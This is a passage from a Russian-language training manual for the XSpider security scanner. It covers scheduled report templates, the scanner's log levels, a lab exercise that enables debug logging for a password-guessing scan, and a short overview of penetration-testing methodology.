
10.3.1. Часть 1. Подготовка шаблона отчёта

При создании шаблона отчёта для обработки результатов обычных сканирований, как правило, не указывается конкретный скан, поскольку он выбирается пользователем при формировании отчёта. Для задач, запущенных по расписанию, если предусмотрено формирование отчёта, данные должны выбираться автоматически. Поэтому обычно для таких целей формируются отдельные шаблоны.


1) Перейти к вкладке «Отчёты»
2) Создать новый шаблон отчёта, указать название, в области «Исходные данные» указать «По задаче/задачам»



3) Настроить параметры выбора данных для формирования отчёта




4) Настроить параметры представления данных в отчёте




5) Проверить, что отчёт формируется без ввода дополнительной информации

10.3.2. Часть 2. Создание расписания

1) Перейти к вкладке «Планировщик»
2) Нажать кнопку «Создать»
3) Задать параметры расписания (выбрать задачу «Подбор паролей», указать время +3-5 минут к текущему)



4) Выбрать отчёт и созданную ранее доставку по электронной почте



5) Дождаться запуска задачи
6) Проконтролировать, что задача выполнилась (в процессе выполнения задача появляется в области «активные сканы»)

7) Проверить получение отчёта по электронной почте

10.4. Выяснение причин сбоев

В ходе эксплуатации системы могут возникать ситуации нарушения работоспособности, требующие вмешательства администратора. В частности, периодически возникает необходимость поиска причин сбоев, что влечёт за собой сбор и анализ отладочной информации.

В XSpider для целей выяснения причин сбоев предусмотрено журналирование различной степени подробности. Имеется два основных источника отладочной информации:

- лог-файл работы ядра;
- лог-файл работы сканера.

Назначение первого – сбор информации о работе системы в целом, например, с его помощью можно выяснять причины проблем, возникающих в ходе обновления системы (Рис. 83).





Рис. 83. Лог-файл работы ядра

10.5.Журнал событий сканера


В XSpider имеется возможность вести журнал событий сканера. Уровень детализации событий можно задать с помощью справочника. Просмотреть журнал событий можно в каталоге logs или через документ сканирования в архивном файле. По умолчанию доступен стандартный справочник журнализации. Кроме него можно создавать другие справочники с нужными уровнями журнализации.




При этом доступны следующие степени подробности ведения логов (в порядке убывания):

- TRACE
- DEBUG
- INFO
- WARN
- ERROR
- FATAL

После создания справочника необходимо выбрать его в профиле сканирования




После проведения сканирования журнал доступен при просмотре результатов.




10.6. Практическая работа 11. Включение записи отладочной информации о ходе сканирования

Цель – включить журналирование процесса сканирования, получить лог-файл. Если в ходе выполнения предыдущих практических работ что-то не работало должным образом, можно попытаться разобраться и найти причину ошибки. Если же всё работало должным образом, можно использовать задачу "подбор паролей".

1) Перейти к вкладке справочники
2) Добавить справочник типа "Настройка журналирования", указать название справочника и степень подробности Debug для всех пунктов



3) Нажать OK
4) Перейти к редактированию профиля BruteForceFTP
5) Выбрать созданный справочник в списке "Настройки журналирования"



6) Сохранить профиль
7) Выполнить задачу "Подбор паролей"
8) Загрузить и открыть журнал сканирования
9) Убедиться, что степень подробности повысилась до Debug, найти перечень паролей, используемых при подборе

11.МЕТОДОЛОГИИ ОЦЕНКИ ЗАЩИЩЁННОСТИ

11.1. Краткий обзор существующих методологий

Оценка защищённости может опираться на какую-либо методологию, например:

- инструментальный контроль наличия уязвимостей;
- тестирование на устойчивость к взлому (Penetration Test).

Одна из самых простых методологий сканирования - инструментальный контроль наличия уязвимостей. Он может выполняться с помощью одного (двух) сканеров безопасности. Результаты сканирования обрабатываются на предмет ложных срабатываний. Оставшиеся уязвимости вместе с вариантами их устранения включаются в отчёт.

Другая популярная методология – тестирование на устойчивость к взлому. Имеется принципиальное отличие тестирования на устойчивость к взлому от описанного выше простого выявления уязвимостей. В ходе инструментального контроля осуществляется простая идентификация уязвимостей с последующим их включением в отчёт, тогда как в ходе тестирования на устойчивость к взлому делаются попытки использования предполагаемых уязвимостей. Это позволяет доказать возможность осуществления нежелательных воздействий в отношении тестируемой системы, например, получения несанкционированного доступа.

11.2. Методология тестирования на устойчивость к взлому

Тестирование на устойчивость к взлому позволяет идентифицировать угрозы, с которыми «реально» могут столкнуться информационные активы организации. Это полная и всесторонняя оценка существующей защиты, включая политику, технологический процесс, дизайн и реализацию.

Цель такого теста – поиск способов получения доступа к системе с помощью инструментов и приёмов, используемых нарушителями. Типовая схема «Penetration Testing» приведена на Рис. 84.

Рис. 84. Схема тестирования на устойчивость к взлому

Подробное обсуждение этой методологии выходит за рамки данного курса, далее приведены лишь краткие комментарии к каждому этапу.

В процессе планирования определяются цели и задачи теста. Оговариваются условия, список допустимых техник, формируется перечень объектов тестирования[5].

В зависимости от объёма предоставляемой информации различают два подхода к тестированию:

- метод «чёрного» ящика («black box testing»);
- метод «белого» ящика («white box testing»).

В первом случае субъект, выполняющий оценку, опирается на собственное понимание того, как реализована тестируемая система. В частности, на его плечи может быть возложена задача предварительного поиска объектов тестирования.

Во втором случае может предоставляться различная информация о системе, например:

- схема сети;
- результаты последнего тестирования на проникновение;
- результаты анализа рисков (перечень актуальных угроз).

Следующий этап – сбор информации. На этом этапе используются различные методы сбора информации о сети, например, идентификация доступных сетевых устройств, идентификация топологии сети, идентификация открытых портов и т. д.

Далее следует процесс идентификации уязвимостей. Здесь используется собранная ранее информация об узлах, операционных системах, сервисах, приложениях. Главным образом используется информация о сервисах, их версиях, а также о приложениях, реализующих указанные сервисы. Эта информация сопоставляется с информацией об известных уязвимостях, т. е. с какими-либо базами уязвимостей.

Последний этап – подтверждение (верификация) уязвимостей, о наличии которых были сделаны предположения на предыдущем этапе. Этот этап можно назвать основным в рассматриваемой методологии. По сути, на этом этапе иллюстрируется возможность получения доступа к системе.

